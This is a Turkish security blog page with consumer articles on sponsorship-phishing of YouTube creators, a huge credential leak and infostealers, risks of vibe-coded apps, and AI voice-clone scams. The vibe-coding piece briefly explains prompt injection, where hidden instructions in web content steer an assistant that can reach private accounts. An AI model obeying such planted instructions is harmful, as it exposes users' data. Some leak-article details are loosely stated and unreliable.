
*Şekil 4. matchyjoin\[.\]com adresindeki bir sayfa (joinmatchy\[.\]com ile aynı işlevselliği paylaşır), kanaldan herkese açık verileri alır ve kurbanı bir Google oturum açma sayfasına yönlendirir*
Bir içerik oluşturucu, bu saldırının bir varyantına kanarak yaşadığı zor durumu [anlattı](https://www.facebook.com/groups/194715441419158/posts/1715366609354026/). Saldırganlar, Google hesabına girdikten sonra, hesap kurtarma çabalarını engellemek amacıyla kurbanın telefon numarasını ve kurtarma e-postasını kendi bilgileriyle değiştirdi ve kendi yedekleme kodlarını ekledi.
*Şekil 5. Saldırı hakkında bir kurban* [*uyarısı*](https://www.facebook.com/groups/194715441419158/posts/1715366609354026/)
## Küresel, modüler bir kampanya
Hollyland’ın da uyarıda bulunduğu bu kampanyanın arkasındaki saldırganlar, Nike ve Spotify dâhil olmak üzere çeşitli diğer markaların kimliğine de bürünüyorlar. Ayrıca Şekil 3’te görüldüğü gibi, “Scouty” kelimesini içerenler de dâhil olmak üzere birçok alan adı kullanıyorlar. Tüm bunlar, her bir içerik üreticisini tuzağa düşürmek için kullanılan sahte kimliği değiştirirken belirli bileşenleri koruyan “modüler” bir şemaya işaret ediyor. Sitelere genel olarak aynı işlevsellik kazandırılmış olup, favikonlar, meta açıklamalar ve kaynak kodlarının bazı kısımları da ortaktır.
E-postalar kişiselleştirilmiş olup, Peru ve [Japonya](https://support.google.com/youtube/thread/443461231/?hl=ja) dâhil olmak üzere dünyanın çeşitli yerlerindeki belirli içerik oluşturuculara ve [İngilizce konuşan içerik oluşturuculara](https://www.reddit.com/r/PartneredYoutube/comments/1tpu97v/got_a_sponsorship_offer_from_hollyland_creator/?solution=3479a3dd5b5f6d273479a3dd5b5f6d27&js_challenge=1&token=7afd7253fec22262ff1c52b1703fe9ecf74770652d26b34d073fbf97ac28961f&jsc_orig_r=) yöneliktir. Alan adları ve isimler Haziran ile Ağustos ayları arasında defalarca değiştirilmiştir ve aynı strateji, daha da fazla sahte kimlikle tekrar ortaya çıkabilir.
*Şekil 6. Nike ve Spotify kılığına girmiş, neredeyse aynı varyantlara örnekler*
## Youtube içerik üreticileri için güvende kalmanın yolları
Eğer siz de bir sosyal medya içerik üreticisiyseniz Google hesabınız “sadece” bir YouTube kanalına erişimden çok daha fazlası olabilir. Hesabınızı ele geçiren saldırganlar, bu hesabı diğer bağlantılı hizmetlere erişmek için kullanabilir veya bu hesapların kimliğine bürünerek takipçilerinizle veya iş ortaklarınızla iletişime geçebilir. Ele geçirilen hesap, [kötü amaçlı bağlantılar yaymak](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) ve diğer dolandırıcılık faaliyetlerini yürütmek için de kötüye kullanılabilir.
Bir sponsorluk teklifini değerlendirmeden önce şunlara dikkat edin:
- **Teklifi resmî bir kanal aracılığıyla doğrulayın**: Bir marka size sponsorluk teklifi yapmak için iletişime geçerse markanın resmî iletişim bilgilerini kendiniz bulun ve hem teklifi hem de teklifi gönderen kişiyi doğrulayın.
- **Alan adlarını kontrol edin**: Gönderenin e-posta adresine ve yönlendirilebileceğiniz herhangi bir platformun alan adına dikkatlice bakın. Profesyonel tasarım ve tanıdık marka logosu, bir sitenin meşru olduğunu göstermez.
- Google, Apple, Facebook veya başka herhangi [bir tek oturum açma (SSO) seçeneğiyle](https://antivirus.com.tr/hepsine-hukmedecek-tek-giris-diger-sitelere-google-ya-da-facebook-ile-giris-yapmali-misiniz/) **oturum** açmadan ya da erişim izni vermeden önce **kontrol** edin. Oturum açma sayfasının sağlayıcının kendi alan adında (ör. accounts.google.com) yer aldığından emin olun; sahte bir sayfa, gerçek sayfayla tamamen aynı görünebilir. Ardından izinler listesini inceleyin; örneğin, yalnızca kanalınızı doğrulaması gereken bir sitenin, kanalınızı yönetmesi için hiçbir neden yoktur. Tanımadığınız uygulamalara veya hizmetlere yetki vermeyin.
- Tüm hesaplarınızda **güçlü ve benzersiz parolalar** ile **iki faktörlü kimlik doğrulama** kullanın ve [parola anahtarlarını kullanmayı](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) düşünün.
## Google hesabınız ele geçirilirse ne yapmalısınız?
Her saniye çok önemli olduğundan hızlı hareket etmeniz hayati önem taşır.
- [Google’ın Güvenlik Kontrolü’nü](https://myaccount.google.com/security-checkup/1?pli=1) çalıştırın veya Google hesabınızda “Güvenlik ve oturum açma” bölümünü açın ve son güvenlik olaylarını ve oturum açılmış cihazları inceleyin. Oturum açma yöntemlerinize, kurtarma bilgilerinize ve üçüncü taraf bağlantılarınıza da bakın. Tanımadığınız cihazları, uygulamaları veya erişim izinlerini kaldırın. Henüz yapmadıysanız parolanızı değiştirin ve iki faktörlü (2FA) kimlik doğrulamayı etkinleştirin.
- Artık oturum açamıyorsanız veya sizin yapmadığınız başka değişiklikler (yeni bir telefon numarası, kurtarma e-postası veya yedekleme kodları gibi) fark ederseniz [Google’ın resmî hesap kurtarma sayfasını](https://accounts.google.com/signin/recovery) kullanın. Her şeyden önce, kimlik bilgilerinizi girmek veya daha fazla erişime izin vermek için şüpheli siteye geri dönmeyin. Tekrar giriş yaptıktan sonra, saldırganların hesabınızda yaptığı tüm değişiklikleri geri alın.
Siz de bir YouTube içerik oluşturucusuysanız itibarınızın nihayetinde başarınızı belirlediğinin farkındasınızdır. Google hesabı, e-posta, dosyalar, kişiler ve YouTube kanalının kendisi gibi işinizin merkezinde yer alabilir. Saldırganlar kontrolü ele geçirdikten sonra, sizi hesabınızın dışına kilitleyebilir veya hesaba bağlı güveni suistimal ederek takipçilerinizi, ailenizi ve diğer içerik oluşturucuları hedef alabilirler. Bu durum tek başına, herhangi bir sponsorluk teklifinin – gönderenin etki alanından, anlaşma ilerlemeden önce istenen izinlere kadar – dikkatle incelenmesini gerektirir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Google, Siber Güvenlik, YouTube
---
### [Devasa veri sızıntısı: 16 milyar kayıtlı veri açığa çıktı!](https://antivirus.com.tr/devasa-veri-sizintisi-16-milyar-kayitli-veri-aciga-cikti/)
**Published:** Haziran 20, 2025
**Author:** Can Erginkurban
**Excerpt:** 2025 Haziran ortasında siber güvenlik dünyasını sarsan devasa bir veri sızıntısı gerçekleşti: Yaklaşık 16 milyar adet kullanıcı adı ve parola açığa çıktı.
**Content:**
2025 yılı Haziran ortasında siber güvenlik dünyasını sarsan devasa bir veri sızıntısı gerçekleşti: **Yaklaşık 16 milyar adet kullanıcı adı ve parola verisi açığa çıktı**. Bu, bilinen tüm veri sızıntılarından çok daha büyük kapsamlı ve yeni — yani önceki yılların tekrarlarından ziyade güncel, kullanıma hazır veriler söz konusu.
Sızıntı, CyberNews adlı bir güvenlik kuruluşu tarafından tespit edildi. Yılın başından bu yana süren [çalışmalarında](https://cybernews.com/security/billions-credentials-exposed-infostealers-data-leak/), 30 farklı veri setinin her birinde milyonlarca, bazılarında ise 3,5 milyara kadar kayıt bulunduğunu ortaya koydular. “Tarihin en büyük kimlik bilgisi sızıntısı” olarak nitelendirilen bu olay, sadece büyüklüğü değil aynı zamanda içerdiği “yeni, temiz verilerdir” ifadesi ile de dikkat çekiyor.
Uzmanlara göre bu veriler, önceki yıllarda ele geçirilen kayıtların tekrar kullanılması değil; doğrudan **infostealer** adı verilen zararlı yazılımlar aracılığıyla çalınan, güncel ve aktif bilgilerden oluşuyor.
Bu tür sızıntıların etkisi haber gündemden düştüğünde bitmiyor: sızan bilgilerin yıllar sonra nasıl kişiye özel bir sahte faturaya dönüştüğünü [veri sızıntısından sonra gelen sahte faturaları](https://antivirus.com.tr/veri-sizintisi-sahte-fatura-iki-yil-sonra-gelir/) ele aldığımız yazıda anlattık.
## Veri sızıntısı hangi kurumlar ve platformları etkiledi?
Bu devasa sızıntı hem bireysel kullanıcıları hem de köklü birçok kurumu etkisi altına aldı. Açığa çıkan verilerin içeriği özetle şöyle:
- **Apple, Google, Facebook, Instagram:** Dünya çapında milyarlarca kullanıcıya sahip bu platformlarda milyonlarca parola ve hesap bilgisi sızdırıldı.
- **GitHub**: Geliştirici hesapları da hedefteydi — bazı veri setlerinde GitHub da bulunuyor.
- **Telegram:** Kriptolu mesajlaşma uygulaması da çalınan bilgiler arasında.
- **Devlet hizmetleri:** Bazı anonim hesaplarla birlikte ifade edilen kamu portalları — özellikle resmi e‑devlet sistemleri ve biletleme sistemleri — da sızdırıldı.
Ek olarak, “government” ibaresiyle geçen sızıntılar, yalnızca kişisel sosyal medya hesapları değil; aynı zamanda kurumsal ve kamuya ait hesapların da risk altında olduğunu gösteriyor.
## Infostealer nedir? Veri sızıntısı için nasıl bir tehdit oluşturur?
[**Infostealer**](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/), “[information-stealer”](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) teriminin kısaltmasıdır. Bu zararlı yazılım türü, bir cihaz ele geçirildiğinde otomatik olarak çalışarak kullanıcı adı, parola, çerez, tarayıcı geçmişi, kredi kartı ya da kripto cüzdan gibi kritik bilgileri toplar ve saldırgana gönderir. Bunlar genellikle bot framework (takip sistemi) + C&C sunucu (komut-komuta merkezi) mimarisine sahiptir.
Kurulum yöntemleri:
- Kimlik avı e-postaları (phishing)
- Zararlı web sayfaları üzerinden drive-by download
- Kötü amaçlı eklenti veya yazılım paketleri (örneğin crack’li oyunlar)
- SEO zehirlenmesi, sahte reklamlar.
Enfekte cihazlarda infostealer, tarayıcı depoları, yerel dosyalar, uygulamalar üzerinden biometrik oturum bilgisi toplar ve bu verileri sömürgeci amaçlarla kullanır.
## Verilerin işlenme ve ticarileşme süreci
Toplanan veriler genellikle:
- **Log dosyası** (text tabanlı): URL:kullanıcı:şifre
- **Çete/kripto/metaveri** (token, cookie)
- **Sistem bilgisi** (IP, makine adı, işleyen işletim sistemi)
Bu dosyalar dark web ya da paste sitelerde satılır veya ücretsiz paylaşılır. Genellikle düşük ücretler, örneğin 10 $ seviyesinde fiyatlarla el değiştirir. Bu veriler daha sonra:
- Credential stuffing saldırılarında
- Spear phishing kampanyalarında
- Kurumsal erişim sızması (BEC)
- Ransomware başlangıcında kullanılır.
## 2025’te Infostealer tehdidi
Infostealer’lar 2025 yılında çok büyük oranda artış gösterdi. IBM gibi firmaların verilerine göre, zararlı yazılım tabanında %24’ünü infostealer’lar oluşturuyor. Ayrıca 2024 yılı olarak (yaklaşık) **2,1 milyar** credential çalma vakası tespit edilmiştir ki bu fidye yazılımları dahil tüm ihlallerin %60’ından fazlasıdır.
### Geçmişte bilinen Infostealer örnekleri
**Zeus (2007–2010)**
- İnternet Explorer depolarından çerez ve parolaları çeken, aracı web injeksiyonları yapan infostealer.
- Başlangıç örneği olarak klasik kabul edilir.
**AZORult (2020)**
- Regex‑tabanlı veri sızıntısı, Skype chat/crypto cüzdan gibi ek verilerle işlem.
- Görev bazlı, modüler bir yapı sunar.
**FleshStealer (2025)**
- Yeni, ileri saldırı yetenekleriyle öne çıkan paylaşımlardan biridir. Erişim yönetiminde evasion teknikleri bulunuyor.
**Lumma, Racoon, Meta**
- HPC, corporate masaüstü ve Jira/enterprise erişimlerini hedef aldı.
- Interpol destekli operasyonlar ile alt yapıları çökertildi.
- Örneğin Vietnam merkezli Lumma (2025), yasal mercilerce hedef alındı.
## Bu veri sızıntısı niçin “Yeni”, niçin tehlikeli?
- **Güncel ve sıfır gün** kaynaklı veriler sunuyor.
- **Yapılandırılmış format:** URL/kullanıcı/şifre düzeni, otomatik araçlara uygulanabilir.
- **Çok sayıda platformda erişim var:** Sosyal medya, finans, devlet, geliştirici portalları vb.
- **Saldırı altyapılarının yeniden şekillendirilme ihtimali:** Örneğin sunucuların tekrar kullanıma açık kalması.
Özetle 16 milyar üzerinde veri içeren bu sızıntı hesap devralma ve kimlik hırsızlığına zemin açmak üzere kapsamlı bir hazır saldırı paketi olarak tanımlanabilir.
## Veri sızıntısı için korunma yöntemleri
### Bireysel önlemler
- Farklı ve güçlü parola kullanımı:
Her platformda benzersiz parolalar (~12–16 karakter, harf/sayı/özel karakter)
- Parola Yöneticisi:
[ESET Password Manager](https://help.eset.com/password_manager/3/tr-TR/) gibi çözümler ile otomatik oluşturma ve saklama.
- Çok Faktörlü Kimlik Doğrulama (MFA):
SMS/E‑posta yerine Authenticator ya da FIDO2 (donanım anahtarı) tercih edilmeli.
- Passkey’lere geçiş:
Google, Apple gibi platformlar artık şifresiz passkey destekliyor.
- Dark Web İzleme Hizmetleri:
Mağduriyet sistemleri; sızdırılan verilerin uyarısını sağlar.
- Düzenli malware taraması:
Antivirüs + antimalware + popüler Windows defender vb.
- Phishing’e karşı [eğitim](https://www.eset.com/tr/business/cybersecurity-training/):
Şüpheli e‑posta linkleri, SMS’lere dikkat edin.
- Hesap etkinliği kontrolü:
Son girişleri inceleyin; bilinmeyen cihaz varsa oturumu kapatın.
### Kurumsal önlemler
- Zero-trust politikası:
Erişim her defasında kontrol edilmeli; kurum içi güven en düşük seviyede başlar.
- Privileged account yönetimi ([PAM](https://stratus.com.tr/segura/)):
Admin erişimleri kayıt altına alınmalı.
- Güvenlik duvarları / WAF / EDR / MDR:
Endpoint detection + network izleme.
- Telemetri ve SIEM:
Log analizleri, anormallik tespiti.
- Personel eğitimi:
Phishing, USB kullanımı, parola prosedürleri.
- [Patch & vulnerability management:](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)
Düzenli yama uygulanması; bilinen 37K açığın %83’üyle mücadele.
- Dark Web izleme & Threat Intelligence entegrasyonu:
Siber istihbaratla güncel kalmak.
- Red Team / PenTest:
Aylık/3 aylık sızma testi.
**Devasa bir sızıntı olan bu yeni olayın**, veri güvenliğinde en büyük tehdit hâline dönüşmesi an meselesi. Hem bireysel hem de kurumsal olarak güvenliğimizi test etmemiz; parola politikalarını, MFA’yı, passkey kullanımını, patch süreçlerini yeniden gözden geçirmemiz gerekiyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Veri Sızıntısı
---
### [Vibe coding ile hazırlanmış uygulamalarda dikkat etmeniz gerekenler](https://antivirus.com.tr/vibe-coding-ile-hazirlanmis-uygulamalarda-dikkat-etmeniz-gerekenler/)
**Published:** Eylül 29, 2026
**Author:** Can Erginkurban
**Excerpt:** Yapay zekâ sayesinde artık herkes yazılım geliştirebiliyor. Verileriniz açığa çıkmadan önce vibe coding ile hazırlanmış bir uygulamayı nasıl inceleyebileceğinizi anlatıyoruz.
**Content:**
Yapay zekâ platformları birçok sektörü dönüştürüyor. En çok etkilenen alanların başında da yazılım geliştirme geliyor. “Vibe coding” terimi ilk kez Şubat 2025’te ortaya çıktı. Kısa süre sonra [yayımlanan bir rapora göre](https://survey.stackoverflow.co/2025/) geliştiricilerin %84’ü işlerinde yapay zekâ araçlarını zaten kullanıyor ya da kullanmayı planlıyordu.
Nedenini anlamak zor değil. Yapay zekâ işin ağır kısmını üstleniyor, geliştiriciler de yaratıcılıklarına daha çok alan buluyor. Ne var ki aynı araçlar, hataları ve açıkları fark edemeyecek kadar deneyimsiz kişilerin de önünü açıyor. Zamanla yarışan geliştiricilerde ise bu teknoloji sahte bir güven duygusu yaratabiliyor. Gözden kaçan bu hatalar, uygulamanın yayımlandığı platformlarda da her zaman yakalanmıyor.
Bu da uygulamaları eskisinden çok daha dikkatli inceleme sorumluluğunu kullanıcıya yüklüyor. Peki hangi risklere dikkat etmeli, hangi soruları sormalısınız?
## Yaygın vibe coding hataları
Vibe coding araçları, kaliteden çok işlevselliği ve görünümü ön planda tutar. Bu da kaygı verici bazı açıkların gözden kaçmasına yol açabilir. Örneğin:
- **Uygulamanın kodunda bırakılan API anahtarları gibi sabit kodlanmış gizli bilgiler**; kötü niyetli kişiler bunları kimi zaman otomatik araçlarla ele geçirip geliştiricinin arka uç sistemlerine ve orada tutulan, sizinkiler de dâhil kullanıcı verilerine ulaşabilir.
- **Girdi doğrulaması veya erişim denetimlerinin olmaması**; bu durum, uygulamanın zararlı girdileri kabul etmesine veya kullanıcıların diğer kullanıcılara ait verilere erişmesine ya da bunları değiştirmesine yol açabilir.
- Kullanıcıların aynı uygulamadaki başka kişilerin profillerini veya özel bilgilerini görmesine yol açabilecek, **varsayılan olarak herkese açık ayarlar**.
- **Zayıf veya eksik şifreleme**; bu durumda uygulamadan çalınan ya da aktarım sırasında ele geçirilen veriler kolayca okunup kötüye kullanılabilir.
- **Hız sınırlaması olmaması**; bu durumda saldırganlar otomatik araçlarla parolanızı defalarca deneyerek “kaba kuvvet” (brute force) saldırısı yapabilir.
Vibe coding ile hazırlanmış uygulamalar istem enjeksiyonuna (prompt injection) da açık olabilir. Yapay zekâ araçlarını hedef alan bu saldırıda siber suçlular, istemlerin ya da aracın işlediği web içeriğinin içine zararlı talimatlar gizler. Yapay zekâ (örneğin OpenClaw gibi bir kişisel asistan) özel verilerinize ve hesaplarınıza erişebiliyorsa bu durum ciddi sorunlara yol açabilir.
*İLGİLİ MAKALE:* [*Klonların saldırısı: Sahte mesajlaşma uygulamaları*](https://antivirus.com.tr/klonlarin-saldirisi-sahte-mesajlasma-uygulamalari/)
### Ders niteliğinde bir örnek
Ne yazık ki bu hatalar teoride kalmıyor. Geliştiricilerin kodlama hataları yüzünden kullanıcıların güvenliğinin ve gizliliğinin tehlikeye girdiği örnekler daha önce de yaşandı.
Vibe coding platformu Lovable bunun iyi bir örneği. Bir güvenlik araştırmacısı, platformda barındırılan tek bir uygulamada 16 güvenlik açığı [tespit etti](https://www.theregister.com/software/2026/02/27/ai-built-app-on-lovable-exposed-18k-users-researcher-claims/5038511); bildirilene göre bunların altısı kritik düzeydeydi ve bir kısmı hassas kullanıcı bilgilerini açığa çıkarıyordu. Söz konusu uygulama 100.000’i aşkın kez görüntülenmişti. Lovable ise o tarihten bu yana sorunları [giderdiğini](https://lovable.dev/blog/our-response-to-the-april-2026-incident) açıkladı.
## Vibe coding ile hazırlanmış uygulamalarda neler ters gidebilir?
Yukarıdaki liste bunlarla sınırlı değil. Ancak asıl önemli olan teknik ayrıntılar değil, yanlış uygulamayı indirdiğinizde bu hataların başınıza neler açabileceği: veri kaybı, maddi zarar ve hatta cihazınıza kötü amaçlı yazılım bulaşması. Kötü kodlanmış bir uygulama şunları yapabilir:
- Parolanızı veya oturum jetonlarınızı güvensiz biçimde saklayarak hesabınızın veya cihazınızın ele geçirilmesine yol açabilir
- Kişisel verilerinizi (e-posta, ev adresi, kimlik bilgileri gibi) özensiz işleyerek saldırganların kimliğinize bürünüp dolandırıcılık yapmasına zemin hazırlayabilir
- Diğer kullanıcıların verilerinizi görüntülemesine izin verebilir; bu da sizi dolandırıcılığa açık hâle getirip gizliliğinizi tehlikeye atabilir
- Yapay zekâya yazdığınız istemleri ve içlerindeki hassas verileri ifşa edebilir
- Ödeme bilgilerinizi sızdırarak birilerinin hesabınızı boşaltmasına yol açabilir
## Vibe coding ile hazırlanmış bir uygulamayı kullanmadan önce hangi soruları sormalısınız?
İşin zor kısmı, karşınıza çıkan uygulamaları dikkatle incelemek. Uygulama mağazalarının hepsi, yayımladıkları yazılımları aynı titizlikle denetlemez. Dolayısıyla bir uygulamanın mağazada yer alması, güvenli olduğu anlamına gelmez. Aynı şekilde, bir uygulamanın vibe coding ile hazırlanmış olması da tehlikeli olduğunu göstermez.
Bunu akılda tutarak size yol gösterecek birkaç soru:
1. **Geliştirici kimdir?** Gerçek bir şirket mi? Ne zamandır faaliyette, kullanıcı yorumları ve itibarı nasıl? Olumsuz yorumlara özellikle göz atın, güvenlik ya da gizlilikle ilgili neler yazıldığına bakın. Bir gecede patlama yapan viral bir uygulama riskli bir tercih olabilir. Bir sorun çıktığında size yardımcı olabilecek, güven veren bir destek kanalı var mı, kontrol edin.
2. **Uygulama ne istiyor?** Uygulamanın hangi izinlere ve veri erişimine ihtiyaç duyduğunu kontrol edin. Bunlar uygulamanın yaptığı işle örtüşüyor mu? Örneğin kameranıza erişmek isteyen bir hesap makinesi açık bir tehlike işaretidir. Unutmayın: Uygulamanın erişebildiği hassas veri arttıkça risk de büyür.
3. **Gizlilik politikasında ne yazıyor?** Bir gizlilik politikası varsa hangi verilerin toplandığını, nerede ve ne kadar süre saklandığını, kimlerle paylaşıldığını net biçimde açıklıyor mu? Uygulamayı kullanmayı bırakırsanız verilerinizin nasıl silineceği belirtilmiş mi?
4. **Güvenlik modeli nasıl?** Parolaları ve hassas verileri nasıl koruduğunu anlatan, güvenlik açığı bildirimi ve güvenlik güncellemeleri için bir süreci olan uygulamalar ilk bakışta daha güven verir. Yine de bu yalnızca asgari bir ölçüttür.
5. **Uygulama yapay zekâ kullanıyorsa nelere erişebilir?** Bu, istem enjeksiyonuna ne kadar açık olduğunuzu anlamak için önemli. Yapay zekâ; hassas verilere erişme, mesaj gönderme, satın alma yapma gibi işlemler için ne kadar çok yetkiye sahipse ele geçirildiğinde yaratacağı risk de o kadar büyük olur.
## Güvenliği ihlal edilmiş bir uygulamayı zaten kullandıysam ne yapmalıyım?
İş işten geçmiş olsa bile zararı sınırlamak için atabileceğiniz adımlar var.
Kötü kodlanmış bir uygulamada veri sızıntısı genellikle geliştiricinin sunucularında yaşanır; bu yüzden önce hesabınızla ve giriş bilgilerinizle ilgilenin. Hâlâ giriş yapabiliyorsanız uygulamadaki parolanızı değiştirin, ardından hesabınızın silinmesini isteyin. Unutmayın, uygulamayı kaldırmak hakkınızda tutulan verileri silmez. Aynı parolayı kullandığınız tüm uygulama ve sitelerde parolanızı değiştirin ve çok faktörlü kimlik doğrulamayı etkinleştirin. “Google ile Giriş Yap” veya “Apple ile Giriş Yap” gibi [bağlı hesap izinlerini](https://antivirus.com.tr/hepsine-hukmedecek-tek-giris-diger-sitelere-google-ya-da-facebook-ile-giris-yapmali-misiniz/) iptal edin. Banka hesaplarınızı ve diğer çevrimiçi hesaplarınızı da adınıza verilmiş, sizin vermediğiniz siparişler gibi kimlik kötüye kullanımı belirtilerine karşı takip edin.
Uygulamanın kendisinin zararlı olduğundan şüpheleniyorsanız uygulamayı kaldırın. Android’de güvenilir bir güvenlik yazılımıyla tarama yapın. Uygulamayı kaldıramıyorsanız fabrika ayarlarına sıfırlamayı düşünün ve parola değişikliklerinizi farklı bir cihazdan yapın.
## Sık sorulan sorular (SSS)
### “Vibe coding” ne anlama gelir?
Uygulamayı, ne istediğinizi bir yapay zekâ aracına gündelik bir dille anlatarak geliştirmek demektir. Aracın ürettiği kod çoğu zaman çok az incelenir ya da hiç incelenmeden kabul edilir. Bu sayede neredeyse herkes geliştirici olabilir.
### Bir uygulamanın yapay zekâ ile geliştirilip geliştirilmediğini nasıl anlarım?
Çoğu zaman anlayamazsınız; bunu öğrenmenin kolay bir yolu yok. Bunun yerine güvenlik modeli, gizlilik politikası ve geliştiricinin itibarı gibi unsurlara bakmak daha doğru olur.
### Vibe coding ile hazırlanan her uygulama tehlikeli midir?
Hayır, bu geliştiriciye ve platforma bağlı. Ancak geliştirici deneyimsizse kullanıcıları riske atan acemice hatalar yapmış olabilir.
### Bir uygulamanın tehlikeli olup olmadığını nasıl anlarım?
Geliştiricinin kim olduğunu, kullanıcı yorumlarını, uygulamanın hangi izinleri istediğini, güvenlik modelini, gizlilik politikasında neler yazdığını ve varsa yapay zekâ özelliklerinin nelere erişebildiğini araştırın.
### Zaten güvenliği ihlal edilmiş bir uygulamayı kullandıysam ne yapmalıyım?
Uygulamanın parolasını değiştirin, hesabın silinmesini talep edin ve uygulamayı kaldırın. Aynı kimlik bilgilerini kullandığınız diğer tüm uygulamalarda ve sitelerde parolanızı değiştirin ve çok faktörlü kimlik doğrulamayı etkinleştirin. Bağlı uygulamaların izinlerini iptal edin. Banka ve diğer hesaplarınızı olağandışı hareketlere karşı takip edin. Uygulamanın zararlı olduğundan şüpheleniyorsanız Android cihazınızı tarayın ve bu işe yaramazsa fabrika ayarlarına sıfırlamayı düşünün.
*İLGİLİ MAKALE: [Sahte yapay zekâ araçları kötü amaçlı yazılım gizliyor, dikkat](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Uygulama Güvenliği, Yapay Zekâ
---
### [Güvenlik kelimesi: Nedir ve neden gereklidir?](https://antivirus.com.tr/guvenlik-kelimesi-nedir-ve-neden-gereklidir/)
**Published:** Eylül 10, 2026
**Author:** Kadriye Bay
**Excerpt:** Yapay zekâ ses dolandırıcılığı artık eskisi kadar niş bir konu değil. Bu teknoloji hem ucuz hem de ikna edici; bu da dolandırıcılık yapmaya hevesli kişiler için giriş engelini düşüren endişe verici bir kombinasyon.
**Content:**
*Yapay zekâ dolandırıcılıkları artık son derece gerçekçi. Güvenlik ihmale gelmez, bunları fark etmenin basit bir yolu var.*
Yapay zekâ ses dolandırıcılığı artık eskisi kadar niş bir konu değil. Bu teknoloji hem ucuz hem de ikna edici; bu da dolandırıcılık yapmaya hevesli kişiler için giriş engelini düşüren endişe verici bir kombinasyon. Mart ayında yayımlanan bir [Hiya raporuna](https://www.hiya.com/newsroom/press-releases/state-of-the-call-2026-ai-deepfake-voice-calls-hit-1-in-4-americans-as-consumers-say-scammers-are-beating-mobile-network-operators-2-to-1) göre, her dört Amerikalıdan biri son 12 ay içinde deepfake sesli bir arama aldığını söylüyor. Bir başka dörtte biri (%24) ise aradaki farkı ayırt edemediğini belirtiyor.
Aynı araştırma, Amerikalıların iki katının dolandırıcıların ses klonları konusunda mobil operatörlerle olan mücadeleden galip çıktığını düşündüğünü ortaya koyuyor. Ancak bu, kaçınılmaz bir sonuç değil. Teknoloji etkileyici olabilir ancak basit bir teknik dolandırıcıları durdurabilir: Önceden kararlaştırılmış bir güvenlik kelimesi.
## Dolandırıcılar deepfake’leri nasıl kullanıyor?
Hepimiz sevdiğimiz birinin sesini tanıyabileceğimizi düşünürüz. Ancak klonlama teknolojisi baş döndürücü bir hızla ilerliyor. Dolandırıcıların ikna edici bir deepfake oluşturmak için tek ihtiyacı olan şey birkaç saniyelik bir ses kaydıdır. Gizlilik ayarları aracılığıyla erişimi kısıtlamadıysak bu ses kaydı sosyal medya paylaşımlarımızdan elde edilebilir. Ya da muhtemelen [iş ile ilgili](https://antivirus.com.tr/sirket-bilgileri-iceren-paylasimlar-neden-risklidir/) ve sonunda çevrimiçi olarak paylaşılan içeriklerden elde edilebilir.
Peki, bir sesi klonladıktan sonra bununla ne yapıyorlar?
